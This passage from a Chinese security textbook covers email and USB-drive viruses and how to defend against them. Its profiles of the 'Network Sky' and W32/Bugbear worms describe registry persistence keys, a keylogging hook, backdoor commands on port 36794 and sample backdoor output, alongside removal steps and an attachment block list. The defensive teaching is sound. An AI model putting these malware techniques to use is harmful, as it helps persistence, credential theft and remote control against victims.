


图 6-9 “病毒网络特征”对话框



图 6-10 “病毒传播特征”对话框

6.5.3 江民“威金”蠕虫病毒专杀工具

江民“威金”蠕虫病毒专杀工具是一款主要针对“威金”蠕虫病毒的专杀工具。

使用方法如下所示。

（1）解压下载的软件后，如图 6-11 所示。此软件无需安装，运行后打开如图 6-12 所示的对话框。

（2）为了达到最好的杀毒效果，首先单击“检查更新”按钮，对软件进行升级，升级完成后弹出如图 6-13 所示的“威金专杀升级”提示框。




图 6-11 “运行主程序”窗口




图 6-12 “924901”对话框



图 6-13 “威金专杀更新”提示框

（3）单击“确定”按钮完成更新，单击“开始扫描”按钮即可开始病毒的扫描查杀。若有病毒存在，将在下方的空白文本框中显示病毒的查杀情况，并提示有是否清除成功。

6.6 小结

本章主要介绍了常见的各类蠕虫病毒的传播途径、中毒特征及查杀方法。读者在实际操作中，要注意辨别蠕虫病毒中毒的不同特征，从而及时地找出相应的杀毒方法。在实际的杀毒过程中，利用蠕虫病毒的专杀工具进行杀毒是最快、最佳的途径。

第7章 邮件病毒剖析及防范策略

学习目标

通过本章的学习，使读者掌握邮件病毒的概念、定义、特性及防范方法。然后通过对“网络天空”、“W32/Bugbear”等邮件病毒的实例介绍，讲述了如何进行邮件病毒的防治，使读者可以轻松地学会邮件病毒的查杀方法。

7.1 邮件病毒的概念

垃圾邮件与邮件病毒已经成为 Internet 时代的两大杀手。尤其是邮件病毒，因为它不但能产生垃圾邮件，而且还能感染计算机、阻塞网络，造成更大的损失。

7.1.1 邮件病毒的定义

邮件病毒和普通的病毒在程序上是一样，只不过由于它的传播途径主要是通过电子邮件，所以才被称为“邮件病毒”。

这些邮件一般都会使用社会工程学来行骗。在计算机中，社会工程学就是指发信人自称是某公司、银行、证券，以及一些知名或不知名的服务商的管理人员，他们会声称您在某某地方注册了账户，现在需要安装一个插件，或者使用软件，或者直接告诉您安装过程并请查看附件。总之他们以一种高级用户的身份欺骗注册过账户的人，这就是社会工程学。与常见的钓鱼网站有异曲同工之处。

7.1.2 邮件病毒发展

病毒与邮件真正的结合是在 Windows 操作系统出现，并大量应用后。当操作系统进入 Windows 时代时，微软公司为程序员提供了一个功能强大的 API 编程接口，该接口将一些复杂的网络、图形处理完全屏蔽起来，使程序员不用熟悉复杂的内部机理即可编制出一些功能强大的程序。正是技术上的这种进步，导致了越来越多的人开始编制一些复杂的网络病毒，邮件病毒就是在这种背景下出现并发展的。

1. 邮件漏洞病毒

第一代的邮件病毒主要是利用邮件系统本身的一些漏洞进行编制的，而反病毒技术主要是以邮件病毒的查杀为主。

这一代邮件病毒主要是利用系统提供的邮件发送引擎，向外发送大量病毒邮件。往往是利用邮件的漏洞将病毒嵌入到邮件正文中，使用户看不到附件，或者编制一些带有自动预览功能的邮件，用户只要将鼠标光标移动到邮件上就会激活病毒。

此时的反邮件病毒技术主要对邮箱文件进行分析，查杀邮箱文件内部的病毒。

2. 社会工程学

第二代的邮件病毒抛弃了以邮件漏洞为主的方式，大量引入社会工程学方法，以欺骗的方式来诱使用户主动中毒。

而这时的反邮件病毒技术有了一个质的发展，出现了以防为主的邮件病毒监控系统，可以从邮箱前端预防邮件病毒。

3. 混合型邮件病毒

此时邮件病毒除了前两代的特性外，还融合了木马、黑客、后门等病毒的特性，具有混合特性。

7.1.3 邮件病毒特性

“邮件病毒”除了具有普通病毒的可传播性、可执行性、破坏性、可触发性特征之外，还有如下几个特点。

1. 感染速度快

在单机环境下，病毒只能通过U盘或光盘等介质，从一台计算机传染到另一台计算机，而在网络中，则可以通过诸如电子邮件这样的网络通信机制进行迅速扩散。此时只要有一台计算机有病毒，就可在几十分钟内将网上的数百台计算机全部感染。

2. 扩散面广

由于电子邮件使用的广泛性，致使“邮件病毒”的扩散不仅快，而且扩散范围很大，不但能迅速传染局域网内所有计算机，还能将病毒在一瞬间传播到千里之外的其他计算机。

3. 清除病毒困难

单机计算机病毒有时可通过删除带病毒的文件，格式化硬盘等措施来将病毒彻底清除。而企业中的计算机一旦感染了病毒，清除病毒将变得非常困难，刚刚完成清除工作的计算机就有可能被网络中另一台带有病毒的工作站所感染，使得清除邮件病毒十分困难。

4. 破坏性大

网络中的计算机感染了邮件病毒之后，将直接影响网络的正常工作，除了降低速度，影响工作效率，还可能导致网络及计算机崩溃，数据丢失。

5. 隐蔽性好

邮件病毒与其他病毒相比，更隐蔽。一般来说，邮件病毒通常是隐藏在邮件的附件中，或者是邮件的信纸中，这增加了查杀病毒的难度。

7.2 邮件病毒的防范

针对不同阶段的邮件病毒，所使用的防范措施也各不相同，但随着网络的发展，针对邮

件病毒的方法也日益完善，只要合理地使用邮件，远离邮件病毒并不是遥不可及的。

7.2.1 识别邮件病毒

防范邮件病毒的前提是可以准确地识别邮件病毒，作为企业的网管人员，练就识别邮件病毒的能力是必须的。可以从如下几点进行判断邮件病毒。

（1）查看附件大小。电子邮件附件通常是“邮件病毒”的最佳载体，通过查看附件大小，可以识别出电子邮件是否携带病毒。

一般情况下，一个 Word 文档附件的大小为几十 KB 左右，一张图片大小在 50KB 左右，如果发现电子邮件的附件是几百 KB，则该封邮件可能携带了病毒。

（2）邮件地址。“邮件病毒”的传播者通常会利用一些陌生的邮件地址，当收到来自陌生地址的邮件时，要加倍小心，此类邮件经常都是病毒携带者。

（3）识别真伪退信。当用户发送邮件时，如果将收件人电子邮件地址写错，邮件服务器会自动将该邮件退回。

通过伪装退信进行传播是常用的传播方法，一旦用户打开了假冒的邮件服务器系统退信，并查看了附件，邮件病毒就会感染用户的计算机。

7.2.2 预防邮件病毒

邮件病毒的更新十分迅速，虽然不能做到面面俱到，但预防邮件病毒也有一些常用的技巧。

（1）选择一款可靠的防杀毒软件，启用邮件反病毒功能。例如，使用卡巴斯基杀毒软件，启用邮件的反病毒功能，如图 7-1 所示。




图 7-1 邮件反病毒界面

（2）及时更新杀毒软件的病毒库。新病毒层出不穷，反病毒提供商一般会根据流行病毒的情况，及时更新病毒库，如果用户不及时升级，就很难对新病毒进行查杀。

（3）不要轻易打开邮件附件，如果发现邮件中无内容，无附件，邮件自身的大小又有几十 KB 或者更大，那么此邮件中极有可能包含有病毒。

如果附件为可执行文件（.exe、.com）或 Word 文档时，要选择用杀毒软件的扫描查毒察看。

如果附件为双后缀，那么极有可能是病毒，因为邮件病毒会选择隐藏在附件中，此时直接删除邮件即可。

（4）不在“地址簿”中设置联系人名单，因为一但被病毒感染，病毒会通过邮件“地址簿”传播给邮件联系人。

（5）不使用信纸模块。信纸模块都是一些脚本文件，如果模块感染了脚本病毒例如 VBS/KJ、欢乐时光等，此时用户使用信纸发出去的邮件都带有病毒。

（6）现行邮箱服务系统大都带有邮箱自动过滤功能。使用此功能不仅可以防止垃圾邮件，还可以过滤掉一些带病毒邮件。

（7）不使用邮箱中的 HTML 预览功能。现在一些破坏力较大的病毒，往往都是通过邮件预览时进行感染，并不需要打开邮件。

7.2.3 邮件病毒查杀

经常发送邮件，也难免会中毒，此时可以使用如下方法进行查杀病毒。

（1）断开网络。当不幸遭遇病毒入侵后，立即断开网络连接，以避免病毒的进一步扩散。

（2）文件备份。为了防治误杀或删除重要的文档或邮件，在进行查杀前无论是否带有病毒，首先备份重要文件到移动硬盘中。因为一旦病毒发作，重新启动机器后或许就不能进入 Windows 系统中。

（3）杀毒软件。做好前面的准备工作后，此时重新启动计算机，然后用一张干净的 DOS 启动盘来引导系统。

由于中毒后，Windows 系统的关键文件或许已经被破坏，此时 Windows 下的杀毒软件可能无法运行，所以准备一个 DOS 下的杀毒软件以防万一。

（4）安全处理。适当地进行例如 QQ 密码、邮箱密码的更改，防止黑客入侵过程中获得密码。

7.3 “网络天空”邮件病毒

“网络天空”邮件病毒变种极快，传播范围很广，垃圾邮件泛滥，让人很头疼。

7.3.1 病毒概述

“网络天空”邮件病毒产生的邮件名和内容均不固定，典型的邮件名包括 he、hello、something for you 等。病毒发送的邮件附件包括一些 ZIP 格式的压缩包，以及其他伪装成文本文件的可执行文件和一些以 PIF、SCR 等后缀名的文件，这些文件都是病毒文件自身，用户一旦受好奇心驱使，点击运行这些文件，就会感染病毒。

病毒文件运行后，会向计算机中所有联系人疯狂发送带毒邮件，并将自身向包含“Share”或者“Sharing”的文件夹复制，等待传播的机会。

病毒发作时，会弹出一个提示框，提示框中显示以下内容：The file could not be opened!

并自行复制到 Windows 安装目录：%Windir%\services.exe 中。

在注册表主键：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 中添加“"service" = "%Windir%\services.exe -serv"”键值。

在注册表主键：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 和 HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices 中删除键值“"Taskmon"”和“"Explorer"”。

在注册表主键：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 中删除“"KasperskyAV"”和“"System"”键值。

7.3.2 病毒的手工清除

对于 Windows NT、Windows2000、Windows XP、Windows 2003 Sever 系统，可以使用如下的手动清除方法进行清除病毒。

（1）右键单击任务栏，在弹出的快捷菜单中选择“任务管理器”项，打开“Windows 任务管理器”窗口。切换至“进程”选项卡，在例表栏内找到病毒进程“services.exe”，单击“结束进程”按钮，结束病毒进程，然后关闭“Windows 任务管理器”窗口。

（2）打开“我的电脑”，进入系统目录（Winnt 或 Windows），找到文件“services.exe”，将它删除。

（3）打开注册表编辑器，展开到：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 项，在右边面板中，找到并删除“"service" = "%Windir%\services.exe -serv"”项，关闭注册表编辑器即可。

7.4 “W32/Bugbear”邮件病毒

W32/Bugbear 是一种群发邮件蠕虫。它能通过网络共享扩散，并具有记录键盘输入和预留后门的能力。同时该蠕虫病毒会尝试关闭各种防病毒软件和防火墙程序。

7.4.1 病毒概述

W32/Bugbear 邮件病毒运行时，将执行如下操作。

（1）将自身复制到%System%****.exe，*表示蠕虫选择的字母。

%System%是一个变量。蠕虫会找到 Windows 主安装文件夹（Windows 95/98/Me 中默认位置是 C:\Windows\System，Windows NT/2000 中默认位置是 C:\Winnt\System32，Windows XP 中默认是 C:\Windows\System32），然后将自身复制到该位置。

（2）将自身复制到\Startup****.exe，*表示病毒选择的字母。

例如：在 Windows 95/98/Me 中，可能将自己复制到 C:\Windows\Start Menu\Programs\Startup\Cuu.exe 下。

在 Windows NT/2000/XP 中，将自己复制到 C:\Documents and Settings\< current user name>\Start Menu\Programs\Startup\Cti.exe 下。

（3）在%System%文件夹中创建 3 个加密的.dll 文件，在%windir%文件夹中创建两个加密的.dat 文件。

其中的一个.dll 文件会被蠕虫用来将 Hook（挂钩）程序安装到 Hook Chain（挂钩链）来监视系统的键盘和鼠标输入。此类挂钩链程序会将收到的信息传递到当前链的下一个环节中，该链使得病毒能够解读键盘输入。

（4）Symantec 防病毒工具检测不到文件的危害性，并且该病毒会使用一些文件存储一个加密的内部设置信息。此时如下文件将被删除：

- %system%\Iccyoa.dll
- %system%\Lgguqaa.dll
- %system%\Roomuaa.dll
- %windir%\Okkqsa.dat
- %windir%\Ussiwa.dat

（5）该病毒会在注册表键：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce 中创建“random letters 和<the worm filename”键值，从而实现在 Windows 启动时自启动功能。

7.4.2 病毒危害

此病毒可以带来如下 4 种危害。

（1）每隔 30s 钟它会阻止一些程序在系统中运行。

（2）该病毒会在当前的信箱和文件中找寻具有下列扩展名的 E-mail 地址：

- .mmf
- .nch
- .mbx
- .eml
- .tbb
- .dbx
- .ocs

然后从注册表键中获得计算机用户的 SMTP 服务器和电子邮件地址，并使用自带的 SMTP 引擎将自身发送到所有找到的电子邮件地址。

（3）该病毒会打开端口 36794 用来监听发出的指令，包括如下方面：

- 删除文件；
- 结束程序；
- 列出程序清单并将其发送给骇客；
- 拷贝文件；

- 开启程序；
- 列出文件清单并将其发送给骇客；
- 拦截键盘输入并将内容其发送给骇客，如密码、登录信息等。

还会将系统信息以下列格式传送给骇客。

- 用户名：<用户名称>。
- 处理器：<所用处理器>。
- Windows 版本：<Windows 版本，build 号码>。
- 内存信息：<可用内存等>。

显示本机磁盘及类型，如 Ramdisk/CD-Rom/Remote/Fixed/Removable，以及硬件特征；列出网络资源及其类型并将数据传送给攻击者。

蠕虫后门程序接收的指令需要进行密码确认，指令和必要的指令参数紧跟其后。例如指令“i”对应的屏幕信息如下：

```
Server: '<ISCHIA>'
User: 'Ischia'
Processor: I586
Win32 on Windows 95 v4.10 build 1998
Memory: 127M in use: 50%  Page file: 1920M free: 1878M
C:\ - Fixed Sec/Clust: 64 Byts/Sec: 512,  Bytes free: 2147155968/2147155968
D:\ - CD-ROM
Network:
unknow cont  (null) (Microsoft Network)
unknow cont  (null) (Microsoft Family Logon)
```

“h”指令允许特洛伊木马组件利用 HTTP 80 端口传送数据。后门程序操作的结果可以以 HTML 页面形式表现出来。骇客利用此功能可以轻易浏览被入侵计算机上的资源。

（4）病毒通过网络的传播速度极快。该病毒列出网络中的所有资源，当其找到开放的管理员共享目录后，会试图将自身复制到远端计算机的 Startup 目录。这样当受到侵害的计算机一旦开机就会受到病毒感染。

7.4.3 病毒的防范

养成一种良好的使用网络管理的习惯，可以让计算机用户远离此类病毒。

（1）禁用并删除不需要的服务。默认情况下，许多操作系统会安装不必要的辅助服务，如 FTP 服务器、telnet 和 Web 服务器。这些服务都为攻击提供了途径。将这些服务删除，混合型威胁的攻击途径会大大减少。

（2）如果混合型威胁攻击了一个或多个网络服务，则在安装应用补丁程序前，禁用或禁止访问这些服务。

（3）及时更新补丁程序。

（4）增加密码的复杂性。复杂的密码使得受感染计算机上的密码文件难以破解，这样即使计算机被感染病毒，也可以降低文件被损害的程度。

（5）配置电子邮件服务器，禁止或删除带有 vbs、.bat、.exe、.pif 和 .scr 等附件的邮件，这些邮件易于传播病毒。

（6）迅速隔离受感染的计算机，防止其对网络内的其他计算机造成进一步危害。

（7）不要轻易打开邮件附件和下载软件。

（8）清除病毒前断开计算机与 Internet 的连接，在重新连入网络前，关闭或使用密码保护共享文件夹，或设置共享文件夹为“只读”。

此病毒的攻击性极强，可以使用 W32.Bugbear@mm 专杀工具进行清除，这是一种最简单快速的方法。

7.5 小结

本章系统地介绍了邮件病毒的基本概念和邮件病毒的防范，并通过“网络天空”和“W32/Bugbear”邮件病毒实例的介绍，使读者对邮件病毒有了一个本质的了解，为防御和清除邮件病毒打下良好的基础。

第8章 U盘病毒及防范策略

学习目标

通过本章的学习，使读者掌握U盘病毒的概念，中毒后的特征，以及利用工具查杀U盘病毒的方法，手动查杀U盘病毒的方法。

8.1 U盘病毒概述及防范

随着U盘技术的逐渐成熟，由于方便携带，已成为计算机用户喜爱的移动载体，于此同时，U盘病毒也随之兴起。

8.1.1 何谓U盘病毒

所谓的U盘病毒就是利用U盘进行传播的病毒，其特征和普通病毒的特征一样，主要区别在与其传播方式。

8.1.2 U盘病毒的工作方式

Windows拥有的自动播放功能和自动运行脚本文件，是U盘病毒启动和运行的途径。

（1）Windows系统带有一个自动播放功能。当把光盘放入光驱后，计算机就会自动运行光盘上所预定的程序，这就为U盘病毒提供了运行的条件。

当U盘连接计算机后，Windows启动自动播放功能的同时U盘中的病毒程序就被启动。

（2）Windows有一个自动运行的脚本文件，名称为“autorun.inf”。当某个磁盘分区的根目录下有该脚本文件，双击硬盘盘符时，则会运行该脚本文件，从而激活指定程序。

带有病毒的U盘，其根目录下也有一个autorun.inf文件，当双击U盘盘符时，病毒程序就被启动。



注意：脚本文件，其本质就是普通的文本文件，可用记事本编辑，可以被某个具体的应用程序所调用，该应用程序根据其中的内容执行某项具体的操作。

根据调用脚本文件的应用程序的不同，脚本文件中的内容有特定的格式要求，并且有其特定的后缀名。

8.1.3 U盘病毒的特征

多数木马类型的U盘病毒并没有明显症状，如果不仔细查看或杀毒，普通用户根本感觉不到病毒的存在。一些U盘病毒发作后的特征十分明显，如感染“熊猫烧香”病毒后会使计算机中的所有exe可执行文件变成“熊猫”图案。常见的U盘中毒症状有如下两种。

（1）当双击U盘无法打开，或者打开的是其他磁盘目录，如常见的打开“我的文档”时，可能已中了U盘病毒。

（2）右键单击要打开的磁盘时，最上方的选项不是“打开”命令项，而是“auto”命令项，此时可能已中U盘病毒。

8.1.4 U盘病毒防御

由U盘病毒的工作方式可以得到最简单的防御U盘病毒的方法，常用的有如下几种。

（1）依次执行“开始”→“运行”命令项，在打开的对话框中输入“gpedit.msc”命令，如图8-1所示。

（2）单击“确定”按钮打开如图8-2所示的“组策略”窗口。依次展开到“计算机配置”→“管理模板”→“系统”项，并在右边部分找到“关闭自动播放”项。




图8-1 “运行”对话框




图8-2 “组策略”对话框

